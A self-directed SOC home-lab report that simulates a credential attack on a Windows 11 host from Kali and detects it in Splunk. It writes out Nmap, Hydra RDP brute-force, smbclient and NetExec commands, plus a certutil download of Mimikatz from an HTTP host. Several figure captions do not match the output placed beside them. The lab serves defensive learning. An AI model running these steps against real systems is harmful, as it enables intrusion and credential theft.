

SOC Home Lab

Attack Simulation & Detection Engineering Report

Prepared by: Mohamed Saad

Environment: Windows 11 Pro (host) + Kali Linux (VirtualBox, host-only network)

SIEM: Splunk Enterprise + Universal Forwarder

July 2026

1. Executive Summary

This report documents a self-directed home lab exercise simulating a credential-based compromise of a Windows 11 Pro host from an isolated Kali Linux attack machine, with detection and log analysis performed in Splunk Enterprise. The exercise covered the full attack lifecycle: reconnaissance, credential attack, initial access, lateral movement, credential access, and persistence, mapped against real defensive controls encountered along the way.

The lab demonstrates not only successful attack execution but, more importantly, several genuine Windows security controls actively holding under test: UAC Remote Restriction, Windows Defender real-time protection, and LSA Protection (Credential Guard-adjacent). Each of these blocked a specific attack technique despite the attacker already holding valid, compromised credentials — illustrating defense-in-depth in practice rather than a single point of failure.

One limitation is noted transparently: Sysmon-to-Splunk log forwarding could not be resolved despite extensive troubleshooting (ACL modification, service account correction, full system reboot). All findings in this report are therefore drawn from Windows Security, System, and Application event logs, which fully captured the relevant authentication and defensive-control events.

2. Lab Environment

2.1 Topology

- Target host: Windows 11 Pro, hostname <TARGET-HOST>, physical laptop (not virtualized)
- Attacker: Kali Linux, VirtualBox VM, host-only adapter (private lab subnet)
- Kali host-only IP: <ATTACKER-IP> (DHCP-assigned)
- Windows host-only IP: <TARGET-IP> (VirtualBox Host-Only Ethernet Adapter)
- A second bridged adapter was added to Kali for out-of-band administration via SSH (Termius, iOS)

2.2 Toolchain

- Endpoint telemetry: Sysmon (SwiftOnSecurity configuration)
- Log shipping: Splunk Universal Forwarder 10.4.1
- SIEM: Splunk Enterprise 10.4.1 (manual start, index=main)
- Attack tooling: Nmap, Hydra, NetExec (CrackMapExec successor), Impacket (psexec.py), Mimikatz, smbclient, native Windows schtasks

3. Environment Setup — Evidence

Sysmon was installed using the official Sysinternals release with the community-maintained SwiftOnSecurity configuration, providing high-signal process, network, and file-event logging.




Figure 1 — Sysmon download page (Microsoft Sysinternals)




Figure 2 — SwiftOnSecurity sysmon-config reference configuration




Figure 3 — Sysmon service installed and running (sc query Sysmon64)

Splunk Enterprise and the Universal Forwarder were installed on the Windows host itself. The forwarder was configured to ship Security, System, Application, and (intended) Sysmon event data to the local indexer on port 9997.

i	Time	Event
>	08/07/2026 10:08:29.821	07/08/2026 10:08:29.821 AM LogName=Security EventCode=4624 EventType=0 ComputerName=Saad SourceName=Microsoft Windows security auditing. Type=Information RecordNumber=642201 Keywords=Audit Success TaskCategory=Security State Change OpCode=Info Message=An account was successfully logged on. Subject: Security ID: S-1-5-18 Account Name: [REDACTED] Account Domain: WORKGROUP Logon ID: 0x3E7 Logon Information: Logon Type: 10 Restricted Admin Mode: No Remote Credential Guard: No Virtual Account: No Elevated Token: No Impersonation Level: Impersonation New Logon: Security ID: [REDACTED] Account Name: [REDACTED] Account Domain: [REDACTED] Logon ID: 0x1D1C07A Linked Logon ID: 0x1D1BFFB Network Account Name: - Network Account Domain: - Logon GUID: {00000000-0000-0000-0000-000000000000}

Figure 4 — Splunk Universal Forwarder service confirmed running

```

(root@ [REDACTED])
# nmap -sV -sC -Pn [REDACTED]
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-08 12:10 +0530
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for [REDACTED]
Host is up (0.0011s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds?
3389/tcp   open  ms-wbt-server
| ssl-cert: Subject: [REDACTED]
| Not valid before: 2026-05-12T04:49:53
|_ Not valid after: 2026-11-11T04:49:53
| rdp-ntlm-info:
|   Target_Name: [REDACTED]
|   NetBIOS_Domain_Name: [REDACTED]
|   NetBIOS_Computer_Name: [REDACTED]
|   DNS_Domain_Name: [REDACTED]
|   DNS_Computer_Name: [REDACTED]
|   Product_Version: 10.0.26100
|_ System_Time: 2026-07-08T06:40:26+00:00
|_ ssl-date: TLS randomness does not represent time
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3389-TCP:V=7.99%I=7%D=7/8%Time=6A4DF0D8%P=x86_64-pc-linux-gnu%r(Ter
SF:minalServerCookie,13,"\x03\x00\x13\x0e\xd0\x00\x124\x02\x08\x02\x02\x0
SF:0\x00");
MAC Address: 0A:00:27:00:00:0E (Unknown)

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-07-08T06:40:28
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.71 seconds

```

Figure 5 — Splunk Enterprise web interface, initial search view

i	Time	Event
		Logon GUID: {00000000-0000-0000-0000-000000000000} Process Information: Process ID: 0xb10 Process Name: C:\Windows\System32\svchost.exe Network Information: Workstation Name: Source Network Address: 192.168.56.102 Source Port: 0 Detailed Authentication Information: Logon Process: User32 Authentication Package: Negotiate Transited Services: - Package Name (NTLM only): - Key Length: 0 This event is generated when a logon session is created. It is generated on the computer that was accessed. The subject fields indicate the account on the local system which requested the logon. This is most commonly a service such as the Server s ervice, or a local process such as Winlogon.exe or Services.exe. The logon type field indicates the kind of logon that occurred. The most common types are 2 (interactive) and 3 (network). The New Logon fields indicate the account for whom the new logon was created, i.e. the account that was logged on. The network fields indicate where a remote logon request originated. Workstation name is not always available and may be left blank in some cases. The impersonation level field indicates the extent to which a process in the logon session can impersonate. The authentication information fields provide detailed information about this specific logon request. - Logon GUID is a unique identifier that can be used to correlate this event with a KDC event. - Transited services indicate which intermediate services have participated in this logon request. - Package name indicates which sub-protocol was used among the NTLM protocols. - Key length indicates the length of the generated session key. This will be 0 if no session key was requested. Collapse host = source = WinEventLog:Security sourcetype = WinEventLog:Security

Figure 6 — Forwarder confirmed actively connected to receiving indexer (127.0.0.1:9997)

i	Time	Event
>	08/07/2026 12:39:08.012	07/08/2026 12:39:08.012 PM LogName=Security EventCode=4624 EventType=0 ComputerName=Saad Show all 71 lines host = source = WinEventLog:Security sourcetype = WinEventLog:Security
>	08/07/2026 12:38:24.877	07/08/2026 12:38:24.877 PM LogName=Security EventCode=4624 EventType=0 ComputerName=Saad Show all 71 lines host = source = WinEventLog:Security sourcetype = WinEventLog:Security
>	08/07/2026 12:37:50.847	07/08/2026 12:37:50.847 PM LogName=Security EventCode=4624 EventType=0 ComputerName=Saad Show all 71 lines host = source = WinEventLog:Security sourcetype = WinEventLog:Security
>	08/07/2026 12:37:02.274	07/08/2026 12:37:02.274 PM LogName=Security EventCode=4624 EventType=0 ComputerName=Saad Show all 71 lines host = source = WinEventLog:Security sourcetype = WinEventLog:Security

Figure 7 — VirtualBox Host-Only Ethernet Adapter configuration on the Windows host

i	Time	Event
>	08/07/2026 12:39:08.012	<pre> 07/08/2026 12:39:08.012 PM LogName=Security EventCode=4624 EventType=0 ComputerName=Saad SourceName=Microsoft Windows security auditing. Type=Information RecordNumber=643313 Keywords=Audit Success TaskCategory=Security State Change OpCode=Info Message=An account was successfully logged on. Subject: Security ID: S-1-0-0 Account Name: - Account Domain: - Logon ID: 0x0 Logon Information: Logon Type: 3 Restricted Admin Mode: - Remote Credential Guard: - Virtual Account: No Elevated Token: No Impersonation Level: Impersonation New Logon: Security ID: S-1-5-21-4130021395-868549105-3799402706-1001 Account Name: ████████ Account Domain: ████████ Logon ID: 0x2B0537A Linked Logon ID: 0x0 Network Account Name: - Network Account Domain: - Logon GUID: {00000000-0000-0000-0000-000000000000} Process Information: Process ID: 0x0 </pre>

Figure 8 — Remote Desktop unavailable on Windows 11 Home; upgraded to Pro to enable RDP hosting

4. Attack Narrative & Findings

4.1 Reconnaissance

An Nmap scan against the Windows host (<TARGET-IP>) identified two exposed services of interest:

```
nmap -sV -sC -Pn <TARGET-IP> 445/tcp open microsoft-ds 3389/tcp open ms-wbt-server (after RDP
+ firewall rules enabled)
```

Initial ICMP probes were filtered by the Windows Firewall (default behavior); service scanning with -Pn confirmed both SMB and RDP were reachable once inbound firewall rules were added for testing purposes.

4.2 Credential Attack — RDP Brute Force

Hydra was used to brute-force RDP credentials for the local account. A successful crack was confirmed:

```
hydra -l <local-admin> -P wordlist.txt rdp://<TARGET-IP> -t 1 [3389][rdp] host: <TARGET-IP>
login: <local-admin> password: <cracked> 1 of 1 target successfully completed, 1 valid
password found
```

Note: Hydra's RDP module requires Network Level Authentication (NLA) to be disabled and the target account to be a member of Remote Desktop Users (or Administrators) to complete a full authentication check.

4.3 Detection — RDP Logon Events in Splunk

The brute-force attempt and subsequent successful authentication were both captured in the Windows Security event log and indexed by Splunk:




Figure 9 — EventCode 4625 (failed logon): four brute-force attempts recorded against the target host




Figure 10 — EventCode 4624 (successful logon): 20 successful logons recorded over the observation window

```
(root@kali)-[~]
# smbclient -L [redacted] -U [redacted]
Password for [redacted]:

      Sharename      Type      Comment
      ────
      ADMIN$         Disk      Remote Admin
      C$              Disk      Default share
      IPC$           IPC       Remote IPC

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to [redacted] failed (Error NT_STATUS_IO_TIMEOUT)
Unable to connect with SMB1 -- no workgroup available

(root@[redacted])-[~]
# smbcli [redacted] -U [redacted]
Password for [redacted]:
Try "help" to get a list of possible commands.
```

Figure 11 — Search results filtered to the compromised account

```
(root@[redacted]) warning: Unable to determine any DN shown
# which netexec using --system-dns or specify valid s
/usr/bin/netexec scan report for 192.168.56.1
[redacted] is up (0.0011s latency).
[redacted] own: 998 filtered tcp ports (no-respons
[redacted] state: [redacted]
[redacted]

[redacted]# netexec smb [redacted] -u [redacted] -p /tmp/test.txt
[*] First time use detected
[*] Creating home directory structure
[*] Creating missing folder logs
[*] Creating missing folder modules
[*] Creating missing folder workspaces
[*] Creating missing folder obfuscated_scripts
[*] Creating missing folder screenshots
[*] Creating missing folder logs/sam
[*] Creating missing folder logs/lsa
[*] Creating missing folder logs/ntds
[*] Creating missing folder logs/dpapi
[*] Creating default workspace
[*] Initializing WMI protocol database
[*] Initializing FTP protocol database
[*] Initializing RDP protocol database
[*] Initializing SMB protocol database
[*] Initializing VNC protocol database
[*] Initializing MSSQL protocol database
[*] Initializing WINRM protocol database
[*] Initializing NFS protocol database
[*] Initializing LDAP protocol database
[*] Initializing SSH protocol database
[*] Copying default configuration file
SMB [redacted] 445 [redacted] [*] Windows 11 / Server 2
025 Build 26100 [redacted] (signing:False) (SMBv1:None)
SMB [redacted] 445 [redacted] [+]
```

Figure 12 — Filtered search (Logon_Type=10) isolating RemoteInteractive (RDP) logons: 6 matching events




Figure 13 — Expanded event detail: Logon Type 10, Account Name <local-admin>, Domain <TARGET-HOST>




Figure 14 — Network Information fields: Source Network Address <ATTACKER-IP> (Kali), confirming the logon originated from the attack host

This pairing — a cluster of EventCode 4625 failures immediately followed by an EventCode 4624 success from the same source address, with Logon Type 10 — is a textbook brute-force detection signature.

4.4 SMB Enumeration & Credential Validation

Default administrative shares were enumerated using smbclient, and the recovered credential was validated against SMB using NetExec:

```
smbclient -L <TARGET-IP> -U <local-admin> ADMIN$ Disk Remote Admin C$ Disk
Default share IPC$ IPC Remote IPC netexec smb <TARGET-IP> -u <local-admin> -p
<password> [*] Windows 11 / Server 2025 Build 26100 (name:<TARGET-HOST>) (signing:False) [+]
<TARGET-HOST>\<local-admin>:<password>
```

Notable secondary finding: SMB signing is disabled on the target (signing:False), which independently increases exposure to SMB relay attacks — a configuration weakness worth remediating regardless of the credential-brute-force outcome.

4.5 Access Control Finding — UAC Remote Restriction

Despite valid administrator-level credentials, an attempt to browse the C\$ administrative share was denied:

```
smbclient //<TARGET-IP>/C$ -U <local-admin> tree connect failed: NT_STATUS_ACCESS_DENIED
```

```

SeCreateSymbolicLinkPrivilege Enabled Create symbolic links
SeDelegat... Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for a
nother user in the same session Enabled

C:\Windows\System32> certutil -urlcache -f http:
z.exe mimikatz.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\Windows\System32> mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

```

Figure 15 — net localgroup Administrators confirming the compromised account holds local Administrator rights

The account's Administrators-group membership was confirmed directly on the host, ruling out a simple permissions gap. The denial is attributable to Windows' UAC Remote Restriction (LocalAccountTokenFilterPolicy), which strips the elevated token from local accounts authenticating over the network by default — a real, working control that limited the practical impact of the compromised credential.

